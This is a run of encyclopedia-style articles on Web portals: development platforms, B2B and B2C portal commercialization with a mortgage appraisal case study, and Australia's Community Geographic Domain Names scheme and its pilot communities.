Web portals present an effective way to integrate applications, people, and business by offering a unique point of access to these resources within an organization and also with external business partners. Moreover, the integration of business processes, automation of daily tasks, and data integration contribute to cut down costs and accelerate business operations. However, Web portal development and maintenance imposes many challenges to developers, such as how to provide personalization features to users (organizations and individuals), how to control access from different users, how to integrate and present data from different sources, and how to maintain the content of the Web portal.

To overcome these problems, many Web portal development technologies, standards, and tools were created over the last decade to facilitate the construction, operation, and maintenance of Web portals. These tools offer a simple way to build a Web portal by automating some part of the complex code (concurrency, persistency, security) and also by offering APIs and wizards that facilitate development.

Considering the types of users and services provided, portals can be categorized into four main categories (Bellas, 2004; Wege, 2002). The following categories of portals are not mutually exclusive, and hybrid portals that combine different aspects of the categories can exist:

- **Corporate or Enterprise (Intranet) Portals:** Business to employees (B2E) portals: These portals are designed to improve the sharing of information within the enterprise and provide functionality to facilitate employees' regular tasks, as well as to gather relevant data for use by project and senior managers. The idea is to unite the strengths of the organization, enabling effective execution of business processes.
- **E-Business (Extranet) Portals:** These portals integrate services and information beyond the intranet. Examples include business to consumer (B2C) portals, which extend the enterprise to its customers for the purpose of ordering, billing, customer service, and so forth, and business to business (B2B) portals, which extend the companies for their partners and suppliers.
- **Personal (WAP) Portals:** These are portals that are embedded in Web phones, cellular phones, wireless PDAs, pagers, Web televisions, and so forth. These kinds of portals offer services such as sales offers, weather information, and interactive TV shows.
- **Public or Mega (Internet) Portals:** These portals try to provide information and services to all kinds of users over the Internet. Examples of such portals are Yahoo, Google, AOL, and MSN.

The complexity in Web portal development increases with the level of detail and number of services the portal offers, as well as the intended audience. This article describes Web portal development solutions that help to overcome the challenges faced during portal development and maintenance.

COMMERCIAL PORTAL DEVELOPMENT SOLUTIONS

This section presents a summary of five leading vendor strategies for Web portal development (BEA WebLogic Portal 8.1 Web site; IBM Websphere Portal Web site; Microsoft Sharepoint Web site; OracleAS Portal Web site; Sun One Portal Web site) and compares them according to several dimensions (e.g., ease of use, infrastructure, etc.). The focus of these strategies is to offer a wide range of functionalities to facilitate the development of complex portal characteristics. The main focus of these tools is to provide simple ways (application programming interfaces, wizards, guidelines, frameworks, etc.) for the developers so that coding effort is minimized. A more detailed explanation of these approaches can be seen in Sampaio and Rashid (2005).

BEA WebLogic Portal

BEA WebLogic (BEA WebLogic Portal 8.1 Web site) tool is built on top of the J2EE architecture (Java 2 Enterprise Edition - J2EE Web site) and provides an effective set of functionalities to simplify the production and management of customized portals. Some functionalities provided by the tool are described as follows:

- **Content Management Services:** Provide basic services such as content locking, versioning, and approval. It also contains services to deliver and integrate personalized content from multiple content systems.
- **Search Services:** Include different search mechanisms for indexing files and searching content in Web pages, databases, and file systems.
- **Collaboration Services:** Provide easy mechanisms for creating discussion forums, whiteboard, and chats, and also integration with e-mail and calendar tools.

Regarding BEA WebLogic architecture, the presentation layer uses JSP (Java Server Pages—JSP Web site), Servlets (Servlets Web site), and JSP tag libraries. The portal core is implemented using EJB and the development framework also provides system services such as connection pools and MBeans. The portal information is persisted in a relational database and the configuration information is defined in XML.

There are also many third-party vendors that provide APIs that extend the WebLogic functionality, and also portlets that give access to applications in areas like collaboration, search, analytical processing, and content syndication.

The BEA WebLogic Server provides application services and functions such as load balancing, fault tolerance, Web services, network transparency, legacy integration, transaction management, security, messaging, multithreading, persistence, database connectivity, and resource pooling.

IBM WebSphere Portal

IBM WebSphere Portal (IBM Websphere Portal Web site) is part of the WebSphere software platform. The platform is organized into three areas of functionality:

- **Foundation and Tools:** Provides the necessary tools for building, running, and deploying applications.
- **Business Integration:** Integrates internal business processes, including processes that involve business partners.
- **Business Portals:** Personalizes Web-based content and makes it accessible to any device.

The WebSphere Portal tool is the central technology for portal construction, deployment, and maintenance inside the WebSphere Platform. It provides an extensible framework for the integration of enterprise applications, content, people, and processes. Besides, the Portal offers features that allow end users to organize their own view of the portal, to manage their own profiles, and to publish and share documents with other users.

The implementation of WebSphere is based on Java-based technologies and provides support for J2EE, Web services, and portlets. WebSphere runs on multiple hardware platforms and operating systems and has mechanisms for aggregating content from different sources and assembling the personalized content to multiple devices.

Microsoft SharePoint Portal Server

The SharePoint Portal Server (Microsoft Sharepoint Web site) is Microsoft's platform for Web portal construction and support. It is based on Microsoft technologies such as the .NET (Microsoft .NET platform Web site) platform, IIS Web application server, Windows Server 2003 operating system, and the SQL server database.

SharePoint Portal Server provides flexible deployment and management tools, and facilitates end-to-end collaboration through data aggregation, organization, and searching. It also enables users to quickly find relevant information through customization and personalization of portal content and layout, as well as through audience targeting.

Like the previous technologies, Microsoft's solution provides services for document management, personalization, and content aggregation. The Windows SharePoint Services is the engine that allows creating Web sites for information sharing and document collaboration. Windows SharePoint Services provides additional functionality to the Microsoft Office System and other desktop applications, as well as serving as a platform for application development.

SharePoint sites provide communities for team collaboration, enabling users to work together on documents, tasks, and projects. The environment is designed for easy and flexible deployment, administration, and application development.

OracleAS Portal

OracleAS (OracleAS Portal Web site) is another Web portal development platform based on the J2EE standard and other open standards such as LDAP, XML, SOAP, and HTTP. The strength of this platform is not only to support the cutting edge technologies regarding portal development, but also to provide easy to use tools that accelerate development and maintenance of the portal.

OracleAS portal is part of the Oracle Application Server that provides directory services, Web cache, J2EE services, and business intelligence services. The portal architecture includes a portal repository that contains metadata about the portal (this has to be stored in an Oracle database) and portlet content as well. The portal framework provides services for single sign-on, content classification, search, directory, integration, and access control.

Although OracleAS provides support for integrating JSR 168 (Java JSR 168 Portlet Web site) and WSRP (Web Services

Remote Portlet Web site) portlets, the tools offer different portlet implementation for developers using OracleAS. This means that, different from IBM WebSphere, OracleAS provides support for integrating JSR-based portlets, but not for developing them.

Sun ONE Portal Server

The Sun ONE Portal Server (Sun One Portal Web site) is also a J2EE portal-based solution. It gives support to a variety of standards and technologies such as JSP, Servlets, Web Services, JSR 168 portlets, WSRPs, XML, HTTP, SOAP, LDAP, and so forth. Sun's portal solution offers several important portal features, such as:

- Provides dynamic portal personalization and customization.
- Delivers integrated content, applications, and services through customizable portlets.
- Includes identity management with multirole support, user provisioning, and self-registration.
- Provides single sign-on for aggregated applications to the portal.
- Enables users to search content and receive only those results they are authorized to access through a secure search engine.

One advantage of Sun ONE Portal is that, besides having its own native application server, it supports the execution of applications running on IBM WebSphere and BEA Weblogic application servers. Moreover, Sun ONE supports different operating systems: Sun Solaris, Microsoft Windows 2003, and Red Hat Enterprise Linux AS 2.1.

COMPARISON OF COMMERCIAL PORTAL SOLUTIONS

The five different vendors presented in the previous sections offer similar features for Web portal development such as connectivity, security, personalization, and search. The goal of this section is to provide a description of these platforms regarding certain characteristics such as technologies used, infrastructure requirements, and ease of use (Table 1). For a more detailed comparison, see Sampaio and Rashid (2005).

Table 1. Comparison of portal solutions

	Base Technologies	**Infrastructure Requirements**	**Ease of Use**
BEA	J2EE, XML, Web Services, and Portlets (JSR168 and WSRP).	*Application Server:* BEA WebLogic Server; *Operating System:* several versions of Unix, Linux, Windows, and Solaris; *Web Server:* Apache, HP Secure Web Server (SWS), IBM HTTP Server, Microsoft Internet Information Server (IIS), Sun Java System Web Server, and others.	BEA WebLogic offers tools to facilitate the work of all stakeholders involved in the portal life cycle. The tools help developers with prebuilt portlets and APIs, and help administrators with tools that facilitate integration and deployment of applications. However, the tools are not so simple to use and require a certain initial training effort before starting to use it in real projects.
IBM	J2EE, XML, Web Services, and Portlets	*Application Server:* Websphere application Server; *Operating System:* several versions of Unix, Linux, Windows, and Solaris.	WebSphere provides support for advanced administration and programming features; however, the learning curve is not so easy. An initial effort is required for programmers and administrators to understand the tools and start using it effectively.
Microsoft	.NET, XML, and Web Services	*Application Server:* Microsoft SharePoint Server; *Operating System:* only Windows; *Web Server:* Microsoft Internet Information Server (IIS).	Compared to the other tools, Microsoft SharePoint is probably one of the simplest to use. It offers easy to use functionalities for developers and administrators. However, the number and complexity of services offered are not as advanced as the two previous ones.
Oracle	J2EE, XML, Web Services, and Portlets.	*Application Server:* Oracle Application Server; *Operating System:* Windows, HP-UX, and Linux.	The tools in the OracleAs platform are also simple to use, especially regarding administration services. It not only incorporates a portal-building framework with easy-to-use publishing features, but also offers a variety of portal interfaces and configurations (e.g., from simple departmental-level publishing portals to Internet-accessible portals).
Sun	J2EE, XML, Web Services, and Portlets.	*Application Server:* Sun ONE Application server, as well as BEA and Websphere servers; *Operating Systems*: Sun Solaris 9 and 8 Operating Systems (SPARC Platform Edition), Sun Solaris 9 Operating System (x86 Platform Edition), Microsoft Windows 2003 Red Hat Enterprise Linux AS 2.1.	The tools in the Sun One platform that offer support for administration and programmers are limited.

The tools presented previously provide similar functionalities and are structured in a similar way. Some are more complete than others in the sense that they provide a wider variety of services. The previous discussion, Phifer (2001, 2004) and Ruby and Christopher (2003) show that the platform that offers the most complete set of services is IBM WebSphere, followed by Oracle AS portal and BEA WebLogic. These platforms offer a wide range of services to facilitate development, maintenance, operation, and deployment of Web portals.

Microsoft solution presents good end user capabilities for document management but has the disadvantage of being tightly coupled with Microsoft technologies such as windows operating systems and Internet information server (IIS). On the other hand, Sun One platform is very portable and based on standards such as JSR 168, WSRP, XML, and on the J2EE platform, but has the disadvantage of providing limited tool support for programmers and administrators.

OPEN SOURCE PORTAL STRATEGIES

The second section presented five leading vendor portal platforms. This section presents open source strategies that offer similar services as the previous commercial platforms, but with some advantages, such as that they:

- Are free and based on other open standards;
- Are nonproprietary and can work with free databases, operating systems, and other tools; and
- Generally support several different operating systems, application servers, and Web servers.

For a detailed comparison between open source and commercial approaches see Sampaio and Rashid (2005).

Apache Jetspeed

Jetspeed (Apache Jetspeed Web site) is an open source implementation of an enterprise information portal, using Java and XML. Jetspeed offers services to facilitate Web portal construction, enabling personalization and aggregation of information from different sources.

The data presented via Jetspeed is independent of content type enabling integration of content such as XML, RSS, or SMTP. The actual presentation of the data is handled via XSL and delivered to the user, for example, via the combination of Java Server Pages (JSPs) and HTML. Templating and content publication frameworks such as Cocoon, WebMacro, and Velocity can be used with Jetspeed to facilitate content generation.

The idea of the platform is to provide built-in services for caching, GUI customization, user authentication, and persistence, letting the developer focus on building connections to other resources, such as Web services, databases, and content providers. Therefore, the developer concentrates on retrieving external data and formatting it, while Jetspeed provides the Web portal infrastructure services. Some features offered by Jetspeed include:

- Support for the Java Portlet API, JDK, and Servlets.
- Database user authentication.
- Supports remote XML content feeds via Open Content Syndication.
- In-memory cache for quick page rendering.
- Rich Site Summary support for syndicated content.
- Integration with Cocoon, WebMacro, and Velocity.
- Wireless Markup Language (WML) support.
- XML-based configuration registry of portlets.
- Web Application development infrastructure.
- Local caching of remote content.
- Profiler Service to access portal pages based on user, security (groups, roles, acls), media types, and language.
- User, group, role, and permission administration via Jetspeed security portlets.

Zope

Zope (Zope Web site) is an open source Web application server that provides some basic infrastructure portal features. Other open source products extend the basic functionalities of Zope by offering features such as content management, document management, database connection management, and so forth.

Zope is written in Python and includes its own HTTP, FTP, WebDAV, and XML-RPC serving capabilities, but can also be used with the Apache or other Web servers. Other capabilities of Zope are:

- Transactional object database, which can store content and custom data, as well as scripts, a search engine, dynamic HTML templates, and relational database (RDBMS) connections.
- The transactional model applies not only to Zope's object database, but to many other relational database connectors as well.
- Strong Web-based development model, allowing updating Web sites from anywhere, which is enabled by a tightly integrated security model. Zope's security architecture also allows turning control over parts of a Web site to other organizations or individuals.

Liferay Portal

Liferay Portal (Liferay Portal Web site) provides various benefits and simplifies development, configuration, administration, and maintenance of the Web portal. Some features that are provided by this framework are:

- **CMS:** Liferay provides content management system functionality via a set of portlets that give a flexible templating tool. This allows one to build a site cleanly separating content from the look and feel.
- **Application Server Agnostic:** Unlike portals that come from application server vendors, Liferay is designed to be application server agnostic so that developers are not bound to a specific server. Liferay operates on lightweight servlet containers like Jetty and Tomcat, or on J2EE compliant servers like Borland ES, JBoss + Jetty/Tomcat, JOnAS + Jetty/Tomcat, JRun, OracleAS, Orion, Pramati, RexIP, Sun JSAS, WebLogic, and WebSphere.
- **Operating Systems:** Liferay can be used with many operating systems: BSD (FreeBSD, NetBSD, OpenBSD), Linux (Fedora, Novell), Solaris, Mac OS X, and Windows.
- **Database Agnostic:** Liferay uses Hibernate for the persistence layer, which enables pluggable databases (DB2, Firebird, Hypersonic, InterBase, JDataStore, MySQL, Oracle, PostgreSQL, SAP, and SQL Server).
- **Administration:** Liferay allows administrators to easily manage users, groups, and roles through a GUI interface. Groups represent a collection of users. Roles represent permissions that a group or user can be bound to. Access to portlets is also restricted to users based on roles. Administrators can also create community pages so that all users who belong to a certain group see the same page.
- **Out of the Box Portlets:** Liferay provides many useful portlets: Blogs, Calendar, Document Library, Journal (CMS), Image Gallery, Mail, Message Boards, Polls, RSS, and Wiki.

CONCLUSION

Specific portal development tools are necessary to facilitate the construction, operation, and maintenance of Web portals. These tools are based on technologies and standards and offer a simple way to build a Web portal by automating parts of the complex code (concurrency, persistency, security) as well as by offering APIs and wizards that facilitate development.

In the second and third sections, many tools for portal development were described ranging from commercial tools (e.g., BEA, IBM, Microsoft, Oracle, and Sun) to open source tools (e.g., Jetspeed, Zope, and Liferay). All these technologies offer similar functionality and features that facilitate portal development, but they can differ in their implementation, technologies used, prices, and required infrastructure. Therefore, each company has to consider what the advantages and disadvantages of a tool are and what suits best for its purpose before deciding to use the tool.

KEY TERMS

Commercial Portal Solutions: Products that offer a wide range of functionalities to facilitate the development of complex portal features such as content management, access control, and personalization.

Open Source Portal Solutions: Provide a similar set of features as the commercial solutions and have the advantage of being available for free and based on open standards and technologies.

Portlets: The JSR 168 specification defines portlets as Java-based Web components, managed by a portlet container, that process requests and generate dynamic content.

Web Portal: A Web application that offers an integration point of access to information, services, applications, and people.

Web Service Remote Portlets (WSRP): Portlets implemented remotely that can be called by consumers that reside in different servers.

Commercialization of Web Portals

Richard C. Millham
De Montfort University, UK

INTRODUCTION

Portals may be defined as starting points on the Web for users which may lead them to e-business services (Adar & Huberman, 2000). Portals are part and parcel of e-business (Kappel, Werner, & Schroder, 1998) whose common goal is the electronic support of business or market transactions (Book, Gruhn, & Schope, 2000).

E-business affects the way businesses interact with consumers, as well as the way businesses interact with one another. Electronic interactions both increase the efficiency of purchasing and allow an increased reach across a global marketplace. Partially as a result of competition among various Web portals, a more open e-business environment is developing, which allows businesses to trade more flexibly with each other (Trastour, 2003).

In Germany, the e-business market is dominated by the business-to-business market, where German companies spend 2% of their annual earnings, on average, in developing their e-business capabilities. Their focus is on marketing, distribution, and services to other businesses. The motivation for this focus is that it generates the most sales compared to the business-to-consumer market, where the corresponding sales lag behind (Koeckeritz, 2003).

This article focuses on the commercialization (e-business) side of Internet portals involving some of their technical issues and some of the advantages of their use. Although business to consumer portals are discussed, business to business portals are focused on due to their relatively huge market significance.

RELATED WORK

This section discusses some of the technical issues involved in e-business such as standards for information interchange and integrating heterogeneous systems. The success/failure factors of business to consumer portals are provided along with reasons for the wider implementation of business to business portals.

Kappel categories e-business into three groups:

1. Workflow business management streamlines the business processes inherent within the organization(s) and incorporates them into a single, unified workflow management system that is made accessible through Internet portals. Many corporations use the Internet as a means of connecting and enabling disparate systems, which model business processes, in order to communicate and share information. One example would be a company that uses the Internet to allow its production facilities in remote locations to send its production data to a centralized headquarters.
2. Electronic product catalogues are provided, which although they are designed to serve mostly during the presales phase of the e-commerce process, also enable a company to market their services and products to a worldwide audience very cheaply.
3. Web-tracking and data mining is utilized in order to more effectively target a company's marketing efforts to desired customers (Kappel et al., 1998).

The first category deals mostly with business-to-business (B2B) e-business while the second category deals with mostly business-to-consumer (B2C) e-business. The third category deals with long-term management of B2C portals. In this section, some of the technical issues with B2B information exchange are discussed such as communicating information across heterogeneous systems as well as the development of the B2C portal.

The first category, workflow management on the Web, has technical issues which can be characterized by distributed, autonomous, and heterogeneous information sources, a wide range of users' abilities, and the various services that must be supported (Adams, 1998). A major challenge is to incorporate these disparate systems and various technologies into a common application framework (Kamath, Ramamrithan, Gehani, & Lieuwen, 1997; Muth, Weissenfels, & Weikum, 1998).

Because of the vast number of heterogeneous data stores and systems in e-business, many e-business integration efforts focused on centralizing and integrating disparate systems created through business consolidation. Mergers and antiquated management practices contributed towards the need for this e-business integration. Problems with this integration were exacerbated with Web-based application requirements such as common data views and a seamless transaction flow. As a solution to these requirements, various tools are available to integrate disparate legacy system data stores into a common accessible format and to connect different application systems with Web-enabled front ends (Ulrich, 2000).

Many papers, and industries, focus on various means to communicate information via Web portals, whether these portals supported the older standard of EDI/EDIFACT or the new model of XML (Book et al., 2000). Larger corporations adopted the older standard of EDI but the high cost of consulting, infrastructure, and maintenance of this interchange format prohibited its adoption among smaller companies. XML has the advantage in that it is platform independent, free, structured, and provides a way for companies, using XML's rules and conventions, to design, name, and organize their data descriptions, along with their data, for information interchange. XML provides a much cheaper and more expressive advantage than its counterpart, EDI (Fitzgerald, 2001). XML has additional advantages in that although it provides data and metadata, or a description of the data contained within it, there are no constraints on how this data should be processed. Furthermore, XML uses existing Internet protocols rather than requiring a special protocol of its own (Schmelzer et al., 2002).

Besides inter-communication, in response to the need to create new infrastructures to support high-level business-to-business (B2B) and business-to-consumer (B2C) services on the Web, an effort was made which concentrated on defining a new generation of electronic data interchange protocols, mostly based on XML, and on creating new types of e-business services such as agent-mediated B2B e-business and knowledge-driven customer relationship management systems (Trastour, Bartolini, & Preist, 2003).

The second category, product catalogues, focused mostly on B2C business. Companies were enamored to the idea of attracting a wider audience to their products at a much cheaper cost than conventional methods of product catalogues and telephone/mail ordering. Because these Web portals focused on the general consumer, they were characterised by the consumer-oriented nature of their content. Besides offering products online, many other companies began to offer specific services to the consumer such as online banking which offered the advantages of convenience and a greater range of hours than would normally be offered at bank branch locations (Rajput, 2000).

Several companies that started up with an idea to act as a commercial portal to consumers, but with an unproven business model, received large amounts of venture capital, during the late 1990s, but failed to become profitable. Eventually, their dissatisfied investors re-invested their capital elsewhere and these companies went bankrupt (German, 2005).

Several Internet-based companies failed while others succeeded depending on a number of factors, most importantly their business model. An example of an unsuccessful business model was Kozmo. A problem with delivery costs plagued Kozmo.com (1998-2001) which offered a large range of products to the consumer, all of which would be delivered free to your door within the hour. Although it attracted many customers, the profit margins gained from the sale did not justify the free delivery of a DVD and a pack of gum. Although a $10 minimum charge was instituted later, this change did not prevent Kozmo from closing its doors in March of 2001 (German, 2005).

Despite many of the failures of these early business-to-consumer companies, many established companies, such as banks, increased their business to consumer services. First Union Bank of the USA, with its 16 million retail and consumer customers, began offering its customers a method to receive and pay bills over the Internet in 2000. Other competing banks, such as Mellon, also offered services such as authorization of bill payment over the Internet (Fellenstein & Wood, 2000). In these instances, established companies provided a more convenient way to provide their services electronically without entailing a huge overhead of inventory and delivery costs.

Although initially the focus of Web portals was on B2C business, the amount of B2B business, in comparison, is much greater. According to the Gartner group in the U.S., consumer to business e-commerce was US$17 billion in 2003 compared to US$183 billion in business to business e-business. The motivation factor for the adoption of business to business e-business is both the timeliness of information (Fellenstein, 2000) and the cost savings. An example, it is estimated that the American real estate industry can save US$2 billion a year by using Web portals to handle its transactions and forms rather than its current manual system. Chevron, through automating its inventory system through Web portals which enabled its dispersed gas stations to order their inventory online through its Web portal, saved US$50 million in its first year of operation (Carroll & Broadhead, 2000).

BUSINESS TO BUSINESS E-BUSINESS

The goal of the business world in e-business is to scale business solutions and to enable global interactions among businesses without increasing complexity to unmanageable levels. One of the results of this refocusing of Web portals from business-to-consumer to business-to-business was the change of Web portal nature to that of electronic information interchange. Web portals, by providing a common language for business to business e-business, through such means as XML, and by addressing the issues of complexity and costs, promise a solution to this goal. Some of the early adapters of electronic document exchanges have been the finance industries of banking, accounting, securities trading, research and reporting, and economics which require timely, accurate, and critical access to information. Even in corporations in other fields, there are often many disparate business information systems, such as Customer Relationship

Management or supply-chain systems, which have a need to share and report financial or business data. Sometimes these systems may be within the same corporation or involve interactions among different corporations. An extension of XML, the eXtensible Business Reporting Language, enables its adoptees to enhance the creation, exchange, and comparison of business reporting information (Schmelzer et al., 2002). This electronic exchange of information, through XML and its variants, is not only faster than the traditional means of mail but also has more than a 10% cost reduction advantage than its electronic information exchange model competitor, EDI (Fellenstein & Wood, 2000).

Other advantages of this electronic information exchange, through XML, include automated payments, greatly reduced transaction processing costs, improved accounting information, greater access to inventory levels, and improved feedback capabilities. For companies with a global presence, or with plans of such a presence, the advantages of e-business through their Web portals offer further significant advantages because of the Internet's worldwide presence (Fellenstein, 2000).

One of the prime areas for e-business growth is the mortgage industry. Many Web portals, such as US Quicken, offer consumers online approved mortgages and mortgage payment calculations (Carroll & Broadhead, 2000). One problem with approval of mortgages is that in order for a U.S. financial institution to transfer a mortgage to another financial institution or trust and, thus, free up its lending capital, a government stipulated appraisal report, called a Fannie Mae 2055 (Fannie Mae, 2005) produced by a state-certified appraiser must be supplied, which certifies the mortgaged properties current market worth (Director A, personal communication, 2005[1]). In order to address this problem, a business to business portal was set up that provides these reports through prescored appraisals of selected properties in the U.S. These prescored appraisals involve integrating property photos, county data, and certified appraisals' evaluation of the individual property. The evaluation of the individual property also involves placing this property in an appropriate market with three or more recent sales within that market. The property evaluation, along with the recent property sales within its market, is used to derive the market value of the property. This real estate appraisal process is a traditional one; the innovation of this company's approach is to use a Web portal to centralize the data, enabling the appraisers to score properties and put them in markets online, and then use this data to generate electronic documents in the form of Fannie Mae 2055 external residential appraisal reports.

The automation of this process provides several advantages. Some of these advantages include potential borrowers being able to get instant appraisals, and hence approvals, of their mortgage loan applications while they are in the bank. Banks do not have to wait several days for an appraiser to finish an appraisal of a property, nor do they risk the possibility of a potential borrower going to a different bank for a faster approval. Inexperienced appraisers can view the scoring and placing within markets of similar properties by more experienced appraisers. Appraisers can score properties, en-mass, while in the same neighborhood. Real estate trusts, who often purchase property mortgages, can get a more accurate model of how their properties, in terms of real estate value, are doing both in the immediate and the long term future, because of the individual scoring of properties and of the placing of these properties into appropriate markets with comparable recent sales by experienced appraisers, than can be obtained through automated valuation models (Director A, personal communication, 2005; Appraiser A, personal communication, 2005[2]).

FUTURE TRENDS

Similar to the case study of a company that provides prescored property appraisals, many companies, such as Cebra (the e-commerce division of the Bank of Montreal in Canada), are developing software to support the exchange of information used in the US$2 billion mortgage market. Similarly, consumers are using the Internet to comparison shop for prices and features of their desired products among different suppliers quickly and conveniently. Retailers, both online and otherwise, must be able to compete on prices. Similarly, unlike the traditional approach where it was time-consuming to shop for the best mortgage rates, consumers are able to comparison shop quickly for the best mortgage rates online for their property (Carroll & Broadhead, 2000).

Business that used to confine their market to a set geographical location now must compete with global competitors for the same market. Conversely, retailers who used to sell their products in a set area now find that the Internet enables them to reach a worldwide audience (Carroll & Broadhead, 2000).

The demographics of the Internet are changing. The fastest growing e-business sectors are to be found in Latin America and China, with North America eventually forming a small part of this global market (Carroll & Broadhead, 2000).

The demand for e-business data, whether sales or other data, to be available in real-time and digitalized is growing. This digitalized data can be examined at any level or viewpoint and sent out for collaboration and response decisions. Increasingly, companies are integrating their data from geographically disparate sites. Furthermore, many companies are integrating their vertical line of operations through the Web (Feather, 2000).

CONCLUSION

Commercial Web portals are increasingly focusing on business to business, involving such issues as a means of common electronic data interchange among the heterogeneous business systems involved. An early forerunner of this information exchange, EDI, and later methods, such as XML, enable a system-independent means of information exchange. A specific example of a business to business Web portal was provided, along with the advantages that it offered to various stakeholders in process (banks, appraisers, etc.) as well as another method of data interchange, through electronic delivery of government-stipulated documents. Business to business portals offer advantages over traditional methods in terms of timeliness of data, integration of disparate and heterogeneous systems, cost savings over traditional non-Web based methods, and a wider potential client base.

KEY TERMS

E-Business: The conducting of business on the Internet. A more general term than e-commerce in that it involves the exchange of information used by businesses that do not necessarily involve buying or selling.

E-Commerce: The buying and selling of goods and services on the Internet.

FannieMae: An American government sponsored enterprise which purchases conventional mortgages in the secondary mortgage market.

Property Appraisal: A supportable estimate of a property's market value determined by a trained and certified appraiser who measures the likelihood that a property will maintain its value over the duration of the loan.

Web Portal: A Web site that provides a starting point, a gateway, or a portal to other resources on the Internet, including e-commerce sites.

WorkFlow: Workflow is the operational aspect of a work procedure: how tasks are structured, who performs them, what their relative order is, how they are synchronized, how information flows to support the tasks, and how tasks are being tracked.

XML: A standard to describe the structure of data as well the associated values of that data.

ENDNOTES

1. Director A is a director of the company used in this case study. Director A has many years of experience dealing with the mortgage industry. Name withheld for confidentiality reasons.
2. Appraiser A is a certified American appraiser with many years of experience in the U.S. Appraiser A utilises the case study's sample system and recognizes its advantages over the traditional methods. Name withheld for confidentiality reasons.

Community Geographic Domain Names

Alison Norris
University of Wollongong, Australia

INTRODUCTION

The Australian (.au) Domain Name Authority (auDA) announced the creation of Community Geographic Domain Names (CGDNs) in November, 2002 (auDA, 2005b). This scheme is novel because it restricts licensing and use of the CGDNs to community-based groups running community portals. The community group must demonstrate that they are representative of and inclusive of all local community members. The community portals displayed on CGDNs are required to reflect community interests, and may choose to cover cultural events, tourism, historical information, special interest groups and local business (auDA, 2005b).

BACKGROUND

The Community Geographic Domain Name (CGDN) title is derived from the characteristics of the scheme. A CGDN will be available for each suburb, as listed on the Australian postcode database. Each domain name will reflect the geographic location of its community using the structure placename.state/territory.au—for example, the CGDN for the town of Bathurst in the state of New South Wales will be bathurst.nsw.au. Eight new second level domains have been established for the use of the CGDN scheme, one for each Australian state and territory: act.au, nsw.au, nt.au, qld.au, sa.au, tas.au, vic.au, and wa.au.

CGDNs were developed in response to community requests for access to domain names that reflected their community. In 1997, the Australian domain name administrators (auDA) introduced restrictions to prohibit the licensing of all third-level domains (3LDs) that corresponded to Australian geographic locations in the com.au and net.au namespaces (auDA, 2004), meaning that communities were unable to license domain names that represented their geographic location. In an attempt to allow legitimate use of domain names that correspond to Australian geographic locations, auDA decided to establish a set of new second-level domains (2LDs) in 2002, to be used by geographic communities (auDA, 2005a). The purpose of the 2LDs was to allow each geographic community group to have access to a domain name that was representative of their physical location. It was seen as essential to ensure that the geographic domain names were licensed to groups within the community they represented, and were used for the benefit of the community. Submissions from the public indicated a serious concern that these domain names would be used for commercial exploitation, rather than community-based activities. As a result of the issues raised, auDA decided to create a new set of 2LDs. Only domain names that represent geographical locations, as defined by the Australian postcode database (auDA, 2005b), may be licensed. Only not-for-profit organizations located in the geographic area corresponding to that domain name could apply for the license. These organizations must be representative and inclusive of that community, and the CGDN must be used for the benefit of the wider community (auDA National Reference Group, 2004). This ideal is becoming popular in community information and communication technology (ICT) projects internationally (Day & Cupidi, 2004).

auDA established the National Reference Group (NRG) in July, 2003, to play a high-level policy advisory role in the development of the CGDNs (auDA, 2005c). The NRG was responsible for overseeing three communities as they trialed the application and development process for CGDNs, with these experiences used to inform policy recommendations.

The CGDN scheme represents an innovative approach to community portals, by providing a clearly defined naming structure and strict conditions on the groups permitted to own and use a CGDN. As a result of the conditions imposed on CGDNs, the consistent naming structure, and the support from the official body, auDA, the CGDN scheme provides a high degree of credibility to any community portals developed under this scheme. While communities may choose to develop content for their community portal, it is expected that the CGDNs will act as a gateway to the wealth of resources already available within, and about, the local community. auDA policy specifies that the CGDNs must be developed for the benefit of all sections of the local community, by supporting and enhancing community-based activities and groups (auDA National Reference Group, 2004). Due to the non-profit limitations imposed on the namespace, the groups managing the CGDNs are likely to have limited funding. As a result of the close community links and the limited funds available, in most cases the CGDNs will minimise the resources required to develop content, eliminate duplication, and further strengthen ties with the community.

CGDNs are innovative because they will not receive government funding. This is a contrast to most community portals previously established in Australia, which have received funding through government schemes (Australian Government, 2003a). Networking the Nation (NTN) was a scheme to facilitate community ICT initiatives. By June, 2000, 110 Web sites and portals had been developed under its funding, with 37% of these Web sites being community portals (Vrazalic & Hyland, 2005). However, this program did not result in sustainable projects. In one state, 130 ICT projects were funded, with 42 of these failing at a collective cost of AU$24.6million (Australian Government, 2003b). Similar experiences of funding ICT initiatives have been recorded in a range of countries, including the USA and UK. These poor outcomes have prompted funding agencies to require greater accountability (GrantStation, 2004; London Advice Services Alliance, 2003). As a result of the high NTN failure rate, the Australian government determined that it was not viable to continue funding such projects, and determined that community information technology projects required greater planning and expert knowledge for success. Therefore, auDA and the Australian federal government require communities participating in the CGDN scheme to be self-funding. It is expected that communities will take greater responsibility for their community portal if they are funding it, and as a result a higher success rate is expected for the projects. Communities must also demonstrate detailed planning prior to being granted access to a CGDN.

IMPLEMENTATION OF THE CGDN SCHEME

The viability of the CGDN scheme was assessed through the One City One Site (OCOS) Pilot Project, which involved three communities across two Australian states. Each of the communities was assisted in setting up their CGDN portal by a designated facilitator. The OCOS Pilot Project was run by the NSW Office of Information and Communications Technology (OICT), and was overseen by the NRG (auDA, 2005c). The NRG's duties were completed in September 2004, at the official closure of the OCOS Pilot Project. The communities that were involved in this study were Bathurst and Wollongong, both in New South Wales, and Ballarat, in Victoria.

Bathurst is a medium-sized country town incorporating 30,000 residents (Wilkins, 2002). The size and regional location of the town appeared to have a significant advantage in allowing the community to share a single identity, and to develop strong community support for the project. The Bathurst community portal was facilitated by an OICT staff member located in the town. The Bathurst community portal established a representative membership base, with many enthusiastic participants. A portal containing original contact was developed.

Wollongong is a regional city with 200,000 residents (Wollongong City Council, 2004). The local university facilitated the project, which generated significant community interest. When formed, the management group was smaller than expected for a large city, however, all participants were extremely committed. The portal developed included a community directory and links to existing resources.

Ballarat is a large country site with a population of 85,000 (City of Ballarat, 2004). The Ballarat community portal was initiated and facilitated by an organization that was answerable to local council. This relationship with local council had a negative impact on community interest and commitment to the project, with many residents unwilling to become involved due to previous failed projects. The Ballarat group was guided by the existing entity, with few community members actively participating. At the completion of the OCOS project, Ballarat had not developed a portal.

Using observation, interviews and reports written by the community groups, the experiences of the OCOS Pilot Project communities were used to refine the CGDN application process. The facilitators of the three communities used their knowledge and experiences to develop a how-to kit for community groups attempting to apply for and develop a CGDN in the future, and to submit recommendations on CGDN policy to the NRG.

